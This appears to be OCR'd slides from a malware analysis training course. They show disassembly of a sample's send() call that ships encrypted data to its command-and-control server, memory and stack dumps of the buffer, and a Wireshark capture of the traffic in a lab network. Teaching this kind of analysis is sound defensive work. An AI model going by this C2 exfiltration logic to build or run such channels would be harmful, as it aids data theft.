0012EA34  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
```



```
0012EBB4  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0012EBC4  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0012EBD4  33 02 35 02 30 02 2C 02  33 02 34 02 2C 02 33 02  3.5.0.,.3.4.,.3.
0012EBE4  33 02 36 02 2C 02 33 02  32 02 32 02 02 02 02 02  3.6.,.3.2.2.....
0012EBF4  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0012EC04  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0012EC14  16 03 02 02 07 02 02 02  03 02 02 02 2A 08 02 02  ............*...
0012EC24  00 02 02 02 51 02 67 02  70 02 74 02 6B 02 61 02  ....Q.g.p.t.k.a.
0012EC34  67 02 22 02 52 02 63 02  61 02 69 02 22 02 31 02  g.".R.c.a.i.".1.
0012EC44  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
```

Malware Sends the Encrypted Data

Malware sends the encrypted data to the C2



```
10001DC0
10001DC0 loc_10001DC0:              ; flags
10001DC0 push    0
10001DC2 lea     eax, [esp+esi+0Ch+buf]
10001DC6 push    edi                ; len
10001DC7 push    eax                ; buf
10001DC8 push    [esp+14h+s]        ; s
10001DCF call    ds:send            ; this function sends the encrypted data. Also you will see that the enc
10001DD5 cmp     eax, 0FFFFFFFFh
10001DD8 jz      short loc_10001DE8
```

```
00.00% (-116,356) (228,236) 000011CF 10001DCF: send 0+27
```

Hex View-3


```
012E9CC 0B 00 00 00 00 00 00 00  4F 02 4D 02 4C 02 4C 02  ........O.M.L.L.
012E9DC 43 02 2F 02 44 02 40 02  43 02 44 02 40 02 46 02  C./.D.@.C.D.@.F.
012E9EC 47 02 43 02 41 02 02 02  02 02 02 02 02 02 02 02  G.C.A...........
012E9FC 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA0C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA1C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA2C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA3C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA4C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA5C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA6C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA7C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA8C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EA9C 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EAAC 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EABC 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
012EACC 02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
UNKNOWN 0012E9CC: Stack[00000770]:0012E9CC
```

Stack view

```
0012E9B0 0000006C
0012E9B4 0012E9CC Stack
0012E9B8 00000808
0012E9BC 00000000
0012E9C0 0012F1D4 Stack
0012E9C4 0012F9EC Stack
0012E9C8 100015EF send_
0012E9CC 0000000B
0012E9D0 00000000
0012E9D4 024D024F
0012E9D8 024C024C
0012E9DC 022F0243
0012E9E0 02400244
0012E9E4 02440243
0012E9E8 02460240
0012E9EC 02430247
0012E9F0 02020241
UNKNOWN 0012E9B4: Stack[0000
```

Malware Sends the Encrypted Data (contd...)

The packet capture shows the encrypted traffic


Capturing from vmnet1   [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply
Follow TCP Stream
Find
Save As
Print
○ ASCII
○ EBCDIC
● Hex Dump
○ C Arrays
○ Raw

Filter: tcp.stream eq 2

```
No.   Time        Source          Destination
    9 313.746006  172.16.114.100  172.16.114.1
   10 313.773895  172.16.114.1    172.16.114.100
   11 313.774050  172.16.114.100  172.16.114.1
   14 433.780915  172.16.114.1    172.16.114.100
   15 433.781114  172.16.114.100  172.16.114.1
   21 883.669868  172.16.114.100  172.16.114.1
   22 883.670031  172.16.114.100  172.16.114.1
   23 883.670098  172.16.114.1    172.16.114.100
   24 883.670183  172.16.114.1    172.16.114.100
```

```
+ Frame 21: 1514 bytes on wire (12112 bits), 1514 bytes captur
+ Ethernet II, Src: 00:0c:29:5c:4a:77 (00:0c:29:5c:4a:77), Dst
+ Internet Protocol Version 4, Src: 172.16.114.100 (172.16.114
+ Transmission Control Protocol, Src Port: 1055 (1055), Dst Po
- Hypertext Transfer Protocol
  + Data (1460 bytes)
```

```
0000  00 50 56 c0 00 01 00 0c  29 5c 4a 77 08 00 45 00   .PV...
0010  05 dc 00 d5 40 00 80 06  b7 c0 ac 10 72 64 ac 10   ....@.
0020  72 01 04 1f 00 50 4b 8c  37 a5 55 07 26 aa 50 10   r....P
0030  fa f0 7c 86 00 00 0b 00  00 00 00 00 00 00 4f 02   ..|...
```

Stream Content

```
00000000  0b 00 00 00 00 00 00 00  4f 02 4d 02 4c 02 4c 02 ........ O.M.L.L.
00000010  43 02 2f 02 44 02 40 02  43 02 44 02 40 02 46 02 C./.D.@. C.D.@.F.
00000020  47 02 43 02 41 02 02 02  02 02 02 02 02 02 02 02 G.C.A... ........
00000030  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000040  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000050  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000060  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000070  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000080  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000090  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000A0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000B0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000C0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000D0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000E0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
000000F0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000100  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000110  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000120  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000130  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000140  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000150  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
00000160  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02 ........ ........
```

Entire conversation (2056 bytes)

References

Complete Reference Guide for Advanced Malware Analysis Training

[Include links for all the Demos & Tools]

Thank You !

www.SecurityXploded.com